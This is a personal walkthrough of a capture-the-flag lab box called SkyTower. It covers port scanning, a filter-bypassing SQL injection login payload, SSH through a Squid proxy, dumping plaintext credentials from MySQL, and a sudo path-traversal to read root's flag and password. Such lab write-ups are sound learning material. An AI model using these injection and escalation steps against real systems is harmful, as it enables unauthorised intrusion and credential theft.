


Finally a box that simply works.... “out of the box” :D I’m sorry, my jokes have gotten worse during the pandemic. I can feel my social skills slowly deteriorating

```
(kali㉿kali)-[~]  
$ nmap -A 192.168.1.136  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-15 14:27 WET  
Nmap scan report for 192.168.1.136  
Host is up (0.00029s latency).  
Not shown: 997 closed ports  
PORT      STATE      SERVICE      VERSION  
22/tcp    filtered  ssh  
80/tcp    open       http          Apache httpd 2.2.22 ((Debian))  
|_http-server-header: Apache/2.2.22 (Debian)  
|_http-title: Site doesn't have a title (text/html).  
3128/tcp  open       http-proxy   Squid http proxy 3.1.20  
|_http-server-header: squid/3.1.20  
|_http-title: ERROR: The requested URL could not be retrieved  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 34.01 seconds
```

The http port 80 page is just this with a fancy background



The image shows a web browser window with a login form. The form is titled "Skytech Login:" and contains two input fields: "E-mail:" and "Password:". Below the fields is a "Login" button. The background of the page is a blurry, abstract image with blue and green tones.

The css is bad. I can relate to that. Yes I had some web development adventures when I started college. Never again

Port 3128 has this



ERROR

The requested URL could not be retrieved

The following error was encountered while trying to retrieve the URL: `/`

Invalid URL

Some aspect of the requested URL is incorrect.

Some possible problems are:

- Missing or incorrect access protocol (should be "http://" or similar)
- Missing hostname
- Illegal double-escape in the URL-Path
- Illegal character in hostname; underscores are not allowed.

Your cache administrator is [webmaster](#).

Generated Mon, 15 Mar 2021 14:34:57 GMT by localhost (squid/3.1.20)

User disclosure: **webmaster**

There's a metasploit exploit for squid proxy but I can't seem to make it work (squid_ntlm_authenticate). Let me try to SQLi the login form

I'll have to use zap to capture the POST request, save it to a file and then use it with sqlmap with the -r flag, just like I learned in the last box

sqlmap -r request.txt -p password --level 5 --risk 3 --dump

Ah yes, I put a quote in the password field and it returned an error, that's why I'm betting for SQL injection once again.

But still no luck. I'm convinced there's something about squid I'm missing. I mean, if the login form is not injectable, the source code doesn't reveal anything... there's not much more to explore. "Webmaster" isn't even an email address. webmaster@skytech.com with common passwords (admin, root, webmaster, ...) does not work. Let me do some research on squid proxy

There's no other way, It must be with the metasploit exploit... I'll also run dirbuster again with a bigger wordlist and for a bit longer. I'm stuck

This is going nowhere.....


So I went back to SQLmap and added a bunch of tamper scripts with --tamper. Did not know about this, found it because I noticed my manual SQL injections were getting their equal signs ('=') filtered... nothing

This is really annoying me, the heuristic says it might be injectable but the injections don't work

I'm going to try to find out which symbols are being filtered with zap and attempt to create a new payload

I needed some help crafting the payload, but I'm not THAT disappointed with myself because I was heading in the right direction. I used ' || 1=1# as username and I got logged in

Since we enter a username, this is very likely the first user of the database



So let's ssh with john:hereisjohn. Poor dude only had 2\$

I get no response. Remember the ssh port was filtered? Well damn

BUT there is squid proxy! Well I don't know how to do that... Let me google it

I installed corkscrew, added

host *

ProxyCommand corkscrew 192.168.1.139 3128 %h %p

To the ~/.ssh/config file and attempted to ssh with john's credentials

```
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64
Generated Tue, 16 Mar 2021 14:22:28 GMT by localhost (sshd/3.1.20)
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 20 07:41:08 2014

Funds have been withdrawn
Connection to 192.168.1.139 closed.
```

I logged in again on port 80 and the same page is displayed. I think I'm supposed to investigate these Debian and Linux versions

Not really. I just found out something new. I'm learning quite a lot with this box. I can run commands directly on ssh login

```
(kali@kali)~[~/.ssh]
$ ssh john@192.168.1.139 whoami
john@192.168.1.139's password:
john
```

So let's /bin/bash and we're dropped to a shell

```
(kali@kali)~[~/.ssh]
$ ssh john@192.168.1.139 /bin/bash
john@192.168.1.139's password:

pwd
/home/john
```

There we go

/bin/bash -i doesn't work so I'm stuck with /bin/sh

Uname -r returns **3.2.0-4-amd64**

Dirty cow exploit did not work because there's a library missing.
I'll run linpeas → Great, it found I can login to mysql with **root:root**

It works, but the output is acting kind of weird

```
$ mysql -u root -p
Enter password: root
show databases;
a
;
ERROR 1064 (42000) at line 2: You have an error
Database
information_schema
SkyTech
mysql
performance_schema
$ use SkyTech;
/bin/sh: 7: use: not found
$ |
```

I'll try to search the SkyTech database somehow

Okay I figured out the output of previous commands is only shown after there is an error, then mysql closes. It's probably due to the shell not being interactive

There is a table "login" inside the database SkyTech

```
$ mysql -u root -p
Enter password: root
use SkyTech;
SELECT * from login;

tomate
;
ERROR 1064 (42000)id    email    password
1      john@skytech.com    hereisjohn
2      sara@skytech.com    ihatethisjob
3      william@skytech.com senseable
at line 6: You have an error in your SQL syntax; che
$ |
```

[john@skytech.com](#):hereisjohn
[sara@skytech.com](#):ihatethisjob
[william@skytech.com](#):senseable

The login page is equal for every single one of them. Let me ssh to each.
William does not work

Ah yes I forgot to mention sudo -l does not work this john, but it does now with sara

```
(kali@kali)-[~]
└─$ ssh sara@192.168.1.139 /bin/sh -i
sara@192.168.1.139's password:
/bin/sh: 0: can't access tty; job control turned off
$ whoami
sara
$ sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
$ |
```

So basically I can cat and ls anything I want and I also have root permissions inside the folder “accounts”

“su root” inside /accounts/ is my goal at the moment. Too bad I can’t get an interactive shell

But I don’t have too. The directories “.” and “..” are also inside the accounts folder!

```
sara@SkyTower:/$ sudo cat /accounts/../../root/flag.txt
sudo cat /accounts/../../root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
sara@SkyTower:/$ |
```

```
(kali@kali)-[~]
└─$ ssh root@192.168.1.139 /bin/bash -i
root@192.168.1.139's password:
bash: cannot set terminal process group (-1): Invalid argument
bash: no job control in this shell
root@SkyTower:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@SkyTower:~# whoami
whoami
root
root@SkyTower:~# |
```

This was probably the longest box I rooted so far. But I ended up learning quite a bit.